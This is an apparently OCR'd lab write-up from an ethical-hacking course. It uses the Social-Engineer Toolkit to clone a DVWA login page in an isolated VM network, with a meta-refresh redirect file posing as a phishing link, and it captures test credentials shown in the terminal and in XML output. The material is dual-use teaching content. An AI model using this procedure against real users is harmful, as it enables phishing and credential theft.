
- Return to the terminal session. Select 2) Site Cloner from the Credential Harvester Attack Method menu. Information describing which IP address is needed to host the fake website and to receive the POST data is displayed. Enter the web attacker IP address at the prompt. This is the IP address of the virtual Kali internal interface on the 10.6.6.0/24 network. In an actual exploit, this would be the external (internet facing) address of the attack computer.
- At the prompt, enter the IP address 10.6.6.1.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1



```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 10.6.6.1
```


- Next, enter the URL of the website that you want to clone. This is the URL of the DVWA website, http://DVWA.vm.



```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm/login.php
```

- When the website is cloned, the following message appears on the terminal.

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:



```
Enter the IP address for POST back in Harvester/Tabnabbing: 10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]:
```


Note: No prompt will be returned to you. This is because a listener is now active on port 80 on the Kali computer and all port 80 traffic will be redirected to this screen. Do not close the terminal window. Continue to Part 3.

Part 3: Capturing and Viewing User Credentials


Step 1: Create the Social Engineering Exploit

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

- Open the Kali Linux Mousepad text editor using the **Applications** > **Favorites** > **Text Editor** choice from the menu. Enter the HTML code shown into the Mousepad document.





```
<html>

<head>

<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />

</head>

</html>
```



```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

- Select **File** > **Save** from the Mousepad menu. Name the document **Great_link.html** and save it in the **/home/kali/Desktop** Folder. The icon appears on the Kali desktop.






Name: Great_link.html

Name	Size	Type	Modified
Desktop			04:14
Documents			10 Dec
Downloads			17 Dec
Music			8 Dec
OTHER			3 Sep 2011
Pictures			8 Dec
Public			8 Dec
Templates			8 Dec
Videos			8 Dec
an	161 bytes	Text	13 Dec
badfile.txt	20 bytes	Text	Fri
discovery_scan.txt	801 bytes	Text	11 Dec
ifconfig.txt	8.4 kB	Text	11 Dec
nmap_version	0 bytes	empty document	11 Dec
nmap_version.txt	292 bytes	Text	11 Dec
scan_enum_users.txt	631 bytes	Text	11 Dec

Encoding: Default (UTF-8)

- Close the Mousepad application.




~/Great_link.html - Mousepad


```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>

```

Step 2: Capture User Credentials

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

- Double-click the desktop icon for the **Great_link.html** page. The DVWA login page that you viewed in **Part 2, Step 2a** should appear in a browser window.






What URL appears on the browser now? Is it the same as the URL you recorded in Part 2, Step 2a?


10.6.6.1 is displayed in the browser. They are not the same.

- Enter some information in the Username and Password fields and click **Login** to send the form.

Username: **ethical.hacker@gmail.com**

Password: **Pa55wordd!**





What is the URL after you entered the information and clicked the Login button? Is it the same as the URL you recorded in Part 2, Step 2a?


http://dvwa.vm/login.php. Yes

What happened?

After the login, the cloned web page redirected the browser to the real web site. The hacker was provided with the details during the redirection from the cloned to of the original website.

Step 3: View the Captured Information


- Return to the terminal session that is running the SET application. Output from the login attempt should appear, similar to what is shown:



```
Enter the IP address for POST back in Harvester/Tabnabbing: 10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [31/Dec/2025 04:10:14] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [31/Dec/2025 04:14:05] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [31/Dec/2025 04:28:23] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=ethical.hacker@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=458d9c53e75516ff4aff82ece35ad6c5
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.6.6.1 - - [31/Dec/2025 04:36:05] "POST /index.html HTTP/1.1" 302 -
```

- To save the report in XML format to use in other penetration testing applications, enter **CTRL-C**. The report file name and path are returned. Select the path and filename and right-click to copy the selection. The filenames that are created contain the date and time the file was created in this format:

2023-04-07 17:32:55.967169.xml




```
^C[*] File in XML format exported to /root/.set/reports/2025-12-31 04:47:56.451854.xml for your reading pleasure...

      Press <return> to continue
```

File in XML format exported to /root/.set/reports/2025-12-31 04:47:56.451854.xml

Continue to enter **99** and press **enter** until you have exited setoolkit. To view the content of the XML file, you need to place the filename in double-quotes (") because it contains spaces and special characters. Use the **cat** command to see the information that is saved. The file path shown is the default path for the lab VM when this lab was created.

Command: **cat /root/.set/reports/”2025-12-31 04:47:56.451854.xml”**



```
┌──(root㉿Kali)-[~]
└─# cat /root/.set/reports/"2025-12-31 04:47:56.451854.xml"
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://DVWA.vm
   <url>      <param>username=ethical.hacker@gmail.com</param>
      <param>password=Pa55w0rdd!</param>
      <param>Login=Login</param>
      <param>user_token=458d9c53e75516ff4aff82ece35ad6c5</param>
   </url>
</harvester>

┌──(root㉿Kali)-[~]
└─# 
```

What information did the cloned web page gather?

The username and password of the user who tried to login to the cloned webpage.

What could a penetration tester do with this information?

Access the real website and log in with the credentials obtained.

Reflection

How could an ethical hacker use this procedure in a test?

An ethical hacker could use this procedure during a penetration test to evaluate an organization's susceptibility to social engineering and phishing attacks. By cloning a legitimate internal or external login page and observing whether users submit credentials, the tester can assess the effectiveness of user security awareness training and existing security controls. The credentials captured during the test help demonstrate the potential impact of phishing attacks, showing how easily unauthorized access could be gained if users are deceived. This information allows organizations to identify weaknesses in user behavior, authentication processes, and incident response, and to implement stronger security awareness training and preventative measures.

Conclusion

This lab demonstrated how the Social Engineer Toolkit (SET) can be used to perform a credential harvesting attack by cloning a legitimate website and capturing user-submitted login information. Through the use of a controlled virtual environment, a DVWA login page was successfully replicated and hosted on the attacker’s system, allowing credentials to be intercepted before the user was redirected to the original website. The results highlighted how social engineering attacks exploit human trust rather than technical vulnerabilities, making them particularly effective if users are not properly trained. Overall, this lab emphasized the importance of user education, secure authentication practices, and proactive security testing to reduce the risk of successful phishing and credential harvesting attacks in real-world environments.